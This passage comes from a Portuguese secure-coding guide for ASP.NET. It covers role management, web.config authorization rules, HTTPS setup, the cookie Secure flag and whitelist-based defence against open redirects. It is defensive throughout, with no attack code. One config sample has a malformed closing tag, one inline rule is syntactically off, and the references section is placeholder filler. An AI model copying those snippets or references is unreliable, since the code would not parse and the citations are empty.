- `cookieRequireSSL`. Especifica se o *cookie* de gerência de perfis deve ser transmitido apenas sobre conexões *SSL*. Os possíveis valores são `true` e `false`.
- `cookieProtection`. Controla o nível de proteção aplicado ao *cookie* de gerência de perfis. Os possíveis valores são:
    - `All`. ASP.NET usa validação e cifragem para proteger o *cookie*. Esta é a configuração *default*.
    - `None`. Nenhuma proteção é aplicada ao *cookie*. Obviamente, esta opção não deve ser usada.
    - `Encryption`. ASP.NET cifra o *cookie* mas não o valida, o que pode tornar a aplicação vulnerável a ataques.
    - `Validation`. ASP.NET valida o *cookie* mas não cifra seu valor, o que pode tornar a aplicação vulnerável a ataques.
- `defaultProvider`. Especifica o nome das configurações do banco de dados onde se encontram as informações referentes aos perfis de acesso.
- `domain`. Especifica o nome do domínio para o *cookie* de gerência de perfis.

Uma vez que o banco de dados tenha sido criado e o elemento `<rolesManager>` tenha sido devidamente configurado, pode-se usar o objeto `Roles` para gerenciar os

perfis de acesso. A classe deste objeto é estática, o que significa que não há necessidade de instanciá-la. O objeto possui métodos referentes às funções mais comuns de gerenciamento de perfis, como se pode comprovar abaixo, na lista de seus métodos mais importantes:


- `CreateRole`. Cria um novo perfil de acesso.
- `DeleteRole`. Remove um perfil. Uma de suas assinaturas dispara uma exceção caso se tente remover algum perfil de acesso que contenha usuários.
- `GetAllRoles`. Retorna um array de strings, contendo o nome dos perfis de acesso.
- `AddUserToRole`. Adiciona um usuário a um perfil de acesso.
- `AddUsersToRole`. Adiciona vários usuários a um perfil de acesso.
- `AddUserToRoles`. Adiciona um usuário a vários perfis de acesso.
- `GetUsersInRole`. Lista os usuários de um perfil de acesso em particular.
- `GetRolesForUser`. Lista todos os perfis de acesso de um usuário.
- `RemoveUserFromRole`. Remove um usuário de um perfil de acesso.
- `RemoveUsersFromRole`. Remove vários usuários de um perfil de acesso.

A título de exemplo, o código abaixo, referente a uma página ASP.NET, demonstra como usar o objeto `Roles` para listar os perfis existentes bem como criar novos perfis.

```
<%@ Page Language="C#"  %>
<!DOCTYPE html
 PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<script runat="server">

    protected void Page_Load(object sender, EventArgs e)
    {
        LoadRoles();
    }

    protected void Submit_OnClick(object sender, EventArgs e)
    {
        Roles.CreateRole(newRole.Text);
        LoadRoles();
    }

    private void LoadRoles()
    {
        existingRoles.DataSource = Roles.GetAllRoles();
        existingRoles.DataBind();
    }
</script>
```

```
<html xmlns="http://www.w3.org/1999/xhtml" >
<head runat="server">
    <title>Administraçao de perfis</title>
</head>
<body>
    <form id="form1" runat="server">
    <div>
        <h1>Crie um novo perfil</h1>
        <p>Nome do perfil:
        <asp:TextBox runat="server" ID="newRole" /></p>
        <p>
        <asp:Button runat="server"
            ID="submit"
            Text="Criar"
            OnClick="Submit_OnClick" />
        </p>

    </div>
    <div>
        <h1>Perfis existentes</h1>
        <asp:Repeater runat="server" ID="existingRoles">
        <HeaderTemplate><ul></HeaderTemplate>
        <FooterTemplate></ul></FooterTemplate>
        <ItemTemplate>
            <li><%# Container.DataItem %></li>
        </ItemTemplate>
        </asp:Repeater>
    </div>
    </form>
</body>
</html>
```

Segue abaixo, uma figura da página, visualizada no navegador.



Por fim, resta apenas alterar o arquivo `web.config` para restringir (elemento `<deny>`) ou permitir (elemento `<allow>`) o acesso a recursos da aplicação web. A proteção pode ser realizada ao nível de perfis (atributo `<roles>`), de usuários específicos (atributo `<users>`) ou de verbos HTTP (elemento `<verbs>`).

Ao usar estes atributos, pode-se usar também asteriscos (`*`) ou sinais de interrogação (`?`) como coringas. Enquanto o asterisco representa todos os usuários, o sinal de interrogação representa os usuários não autenticados.

Por *default*, o arquivo `web.config` é extremamente permissivo – ele permite o acesso a todos os recursos da aplicação web. Por isso é interessante iniciar toda e qualquer configuração de acesso com a linha `<deny users=”*”>`, que proíbe o acesso de qualquer usuário a qualquer recurso do diretório, e então adicionar os perfis, usuários, e verbos que possuem permissão de acesso.

Abaixo, segue uma série de exemplos para que estes conceitos sejam melhor entendidos.

- o conjunto de regras de autorização abaixo impedirá todos os usuários de acessar quaisquer recursos existentes no diretório corrente, inclusive em seus subdiretórios.

```
<authorization>
  <deny users="*"/>
</authorization>
```

- o conjunto de regras de autorização abaixo rejeitará qualquer usuário não autenticado de acessar quaisquer recursos do diretório corrente, inclusive em seus subdiretórios.

```
<authorization>
  <deny users="?"/>
</authorization>
```

- o conjunto de regras de autorização abaixo permitirá acesso apenas aos usuários `marcos` e `maria`.

```
<authorization>
  <allow users ="marcos, maria" />
  <deny users="*" />
</authorization>
```

- o conjunto de regras de autorização abaixo permitirá acesso a qualquer usuário que pertença aos perfis `Financeiro` e `Administradores`, bem como os usuários `marcos` e `maria`.

```
<authorization>
  <allow roles="Financeiro, Administradores"/>
  <allow users ="marcos, maria" />
  <deny users="*" />
</authorization>
```

- o conjunto de regras de autorização abaixo permitirá o acesso à página onlyAdmins.aspx a qualquer usuário que pertença ao perfil `Administrators`, e a mais ninguém.

```
<location path="onlyAdministrators.aspx">
  <system.web>
    <authorization>
      <allow roles="Administrators"/>
      <deny users="*"/>
    </authorization>
  </system.web>
</location>
```

Para finalizar, é bom lembrar que, embora haja situações em que seja interessante desenvolver bibliotecas de autenticação e autorização do zero, fazê-lo poderá inserir vulnerabilidades em potencial. Por isso, deve-se levar em consideração, o uso do modelo *membership and roles providers*, pois isso fará com que a aplicação use métodos padrões de controle de acesso.

12. Proteção Insuficiente na Camada de Transporte

Desenvolvedores web em geral não protegem o tráfego de informações entre os usuários e os servidores de suas aplicações. Às vezes, há uma certa proteção no momento da autenticação do usuário, mas o restante do tráfego de informação permanece desprotegido, expondo informações importantes e identificadores de sessão à captura.

Esta falha expõe dados de usuários legítimos, o que pode levar até ao roubo das contas dos mesmos. Ademais, se uma conta com privilégios administrativos na aplicação for comprometida, todo o site também será.

12.1. Utilização de HTTPS

Para evitar que dados sensíveis da aplicação (tais como senhas e *cookies* de sessão) sejam capturados em trânsito, recomenda-se o uso de métodos de criptografia. O mais simples de ser implementado é o HTTPS (HTTP sobre SSL ou TLS), pois não requer mudanças na aplicação.

Esta abordagem traz como principais vantagens:

- a informação trafegada entre o navegador do usuário e o servidor da aplicação é cifrado, impedindo que as informações sensíveis da aplicação e os dados de autorização (*cookies* de sessão, etc.) possam ser interpretados através de ferramentas de *sniffing*, *proxy*, etc.

- o usuário tem a garantia de que o seu navegador está realmente acessando o servidor de aplicação correto (a consequência disso é a famosa figura de um cadeado fechado na barra de status do navegador). Isso impede ataques de personificação de sites, no qual um atacante criaria um site semelhante o bastante

para enganar um usuário desavisado e redirecionaria um subconjunto de usuários legítimos para esses sites.

- opcionalmente, pode-se identificar não apenas o site mas também o usuário, usando certificados digitais de cliente (não confundir com os certificados de servidor). Quando corretamente usados, eles provêem um maior nível de segurança. Entretanto, devido a problemas de interoperabilidade, eles tendem a ser trabalhosos de instalar e configurar. Além disso, requerem outros serviços de infra-estrutura – por exemplo, uma Autoridade Certificadora para validar os usuários e lhes emitir/gerenciar certificados. Por essas razões, essa solução aparenta só se justificar se houver necessidade de uma segurança muito mais rígida e que justifique os custos adicionais.

A configuração de HTTPS em aplicações ASP.NET é feita exclusivamente no *IIS*, sem grande dificuldade.

É preciso, primeiramente, escolher o certificado digital que será usado. O certificado digital é um arquivo, que possibilita comprovar a identidade de uma pessoa, uma empresa ou um site, para assegurar as transações online e a troca eletrônica de documentos, mensagens e dados, com presunção de validade jurídica. Este arquivo é necessário para habilitar o recurso de HTTPS.

Mais informações sobre certificados digitais, bem como obtê-los, podem ser encontrados no seguinte endereço:

- `http://pt.wikipedia.org/wiki/Certificado_digital`

Como a configuração do uso de HTTPS está relacionada à área de infra-estrutura e este guia é direcionado a desenvolvedores, um exemplo será mostrado usando o *IIS Express*. Ele traz um certificado específico para testes em ambientes de desenvolvimento, o *IIS Express Development Certificate*, eliminando a necessidade de se comprar um certificado digital para testes. Usá-lo, basta executar os seguintes passos:


1. executar o IIS Manager.
2. clicar com o botão direito no site que se será acessado via HTTPS.
3. selecionar a opção Edit Bindings...
4. na janela Site Bindings, clicar no botão Add...
5. na janela Add Site Binding, selecionar o protocolo HTTPS, selecionar o *IIS Express Development Certificate* como o certificado que será usado, e clicar em OK.

A imagem a seguir mostra o momento da configuração do site ***Default*** para uso de HTTPS.


Após estes passos, é preciso informar ao IIS que o site será acessado usando exclusivamente o protocolo HTTPS. Para isso, basta seguir os seguintes passos:

1. no IIS, selecionar o site no qual foi feito o *binding* (no caso, o site **Default**)
2. no painel de configuração, clicar duas vezes no botão *SSL Settings*
3. na janela SSL Settings, clicar em Require SSL, e em *Ignore client certificates*

A imagem abaixo mostra esta configuração para o site **Default**.



Após estes passos, qualquer tentativa de se acessar o site **Default** através do protocolo HTTP resultará numa mensagem de erro no navegador, como mostra a figura abaixo:



No entanto, uma vez que o acesso via HTTPS tenha sido configurado, é possível que apareça um aviso do navegador acerca da confiabilidade do certificado que está sendo usado, tal como exemplificado abaixo:

Este aviso, embora útil em sites em produção, comprometem a produtividade em um ambiente de desenvolvimento. Seguem abaixo algumas instruções para informar ao navegador que o certificado usado é confiável.

1. Digitar MMC na caixa de etexto do Menu Iniciar e pressionar Enter.
2. Na janela do MMC, clicar em File – *Add/Remove Snap-in*.
3. Selecionar *Certificates* na lista de *snap-ins* disponíveis e clicar em *Add*.
4. Selecionar *Computer Account* e *Local Computer* no assistente de configuração, clicar em *Finish* e logo depois, clicar em OK.
5. Expandir o nó *Certificates* no painel *Console Root*.
6. Selecionar o nó *Personal*, e então o nó *Certificates*.
7. Selecionar o *IIS Express Development Certificate*, clicar com o botão direito no mesmo, e selecionar a opção *Copy*.
8. Expandir o nó *Trusted Root Certification Authorities* e então, o nó *Certificates*
9. Clicar com o botão direito no painel do meio e selecionar *Paste*

Após a execução destes passos, o certificado de testes será considerado confiável pelo computador, e não exibirá o aviso mencionado anteriormente, como se pode verificar na imagem abaixo:

O uso de HTTPS para identificação do servidor e proteção contra interpretação de tráfego é altamente recomendado, sempre que as eventuais quedas de desempenho sejam consideradas aceitáveis em função do benefício obtido.

12.2. A *flag Secure*

Uma vez que se decida pelo uso do protocolo HTTPS, é importante também proteger as informações que trafegam nos *cookies* da aplicação. Para isso, o *cookie* deve conter a *flag Secure*, que impede que eles sejam acessados através do protocolo HTTP, e por conseguinte sejam capturados através de ferramentas de *sniffing,* ou *proxies*.

Para inserir a flag *Secure* em aplicações ASP.NET, basta adicionar o parâmetro `requireSSL="true"` na *tag httpCookies* do arquivo web.config, exemplificado no trecho abaixo:

```
<configuration>
  ...
  <system.web>
    <httpCookies requireSSL="true" />
    ...
    <system.web>
</configuration>
```

13. Redirecionamentos e Encaminhamentos inválidos

Aplicações web geralmente redirecionam seus usuários para outras páginas web através de parâmetros na URL, por exemplo:

- `http://www.example.com/boring.aspx?fwd=stillboring.aspx`

Algumas vezes, o conteúdo do parâmetro da página de destino (`fwd`, no exemplo acima), não é validado de modo adequado, permitindo que pessoas mal-intencionadas possam escolher a página de destino que quiserem.

No exemplo acima, caso a aplicação não faça uma validação do conteúdo do parâmetro `fwd`, nada impedirá que um atacante crie uma URL maliciosa, que redirecione usuários legítimos da aplicação para um site malicioso com o objetivo de instalar *malware*, ou fazê-los digitar suas senhas, ou qualquer outra informação sensível.

Como uma URL maliciosa sempre consiste de um domínio em que o usuário confia, este se torna o alvo preferido de atacantes *phishers*.

Na plataforma .NET, os dois métodos mais comumente usados para realizar redirecionamentos são:

- `System.Web.HttpResponse.Redirect`
- `Server.Transfer`

Dentre estes, o mais usado para redirecionamentos é o método `Redirect`, que possui como argumento, a URL de destino do redirecionamento, seja ela absoluta ou relativa. Independentemente disso, caso o usuário tenha a liberdade de alterar a URL passada para o método, `Redirect`, a aplicação poderá ser usada como um vetor para ataques de *phishing*.

Já o método `Server.Transfer` transfere o processamento realizado por uma página para outra página. Estas transferências são feitas exclusivamente no servidor, sem forçar o navegador do usuário a realizar um redirecionamento para outra página. Assim, se o processamento que é realizado pela página de origem for simples, ele pode funcionar como uma alternativa ao `Response.Redirect`.

Redirecionamentos seguros de URL podem ser feitos de várias maneiras:

- pode-se simplesmente evitar tais redirecionamentos
- se o uso de redirecionamentos for inevitável, deve-se evitar o uso de parâmetros na URL e fazer os redirecionamentos internamente na aplicação


- substituir os *links* que realizam redirecionamentos diretamente pelas URLs de destino
- indexar a lista de todas as URLs válidas para redireção, e substituir o parâmetro da URL redireção pelos índices

Todas estas contramedidas pressupõem que é possível retirar dos redirecionamentos da aplicação web qualquer conteúdo que possa ser adulterado pelos usuários. Mas, caso isto não seja possível, seguem algumas medidas que podem minimizar bastante o risco de ataques de redirecionamento de URL:

- evitar que o redirecionamento seja realizado via *scripts client-side*
- usar apenas URLs relativas como parâmetros, validando-as como tal no momento do redirecionamento
- a aplicação deve usar URLs correspondentes ao seu diretório raiz, e a página de redirecionamentos deve concatenar o domínio da aplicação (`http://seudominio.com.br`) a todas as URLs fornecidas antes do redirecionamento

Como exemplo, aplicação abaixo utiliza uma lista (*white list*) de todas as URLs ou domínios considerados confiáveis.


A imagem a seguir exibe a página inicial da aplicação.



A validação dos links de destino, é feita por uma página chamada Redirects.aspx, cujo código de validação é mostrado logo abaixo:

```
protected void Page_Load(object sender, EventArgs e)
{
    if (Request.QueryString["fwd"] != null)
    {
        string url = Request.QueryString["fwd"].ToString();
        bool validRedirect = false;

        validRedirect = ((url == "http://gmail.com") ||
            (url == "http://facebook.com") ||
            (url == "http://asp.net"));

        if (validRedirect == true)
        {
            Response.Redirect(url);
        }
        else
        {
            Response.Write("<h2>Redirecionamento inválido!<h2>");
        }
    }
}
```

Assim, se a URL fornecida não fizer parte da lista, a aplicação exibirá para o usuário uma página padrão, tal como evidenciado na imagem a seguir:



14. Referências

Nooonoooonoooo

14.1. Livros e Artigos

nooonoooonoooo

14.2. Bibliotecas de Código

- Mvp.Xml
  http://mvpxml.codeplex.com/
-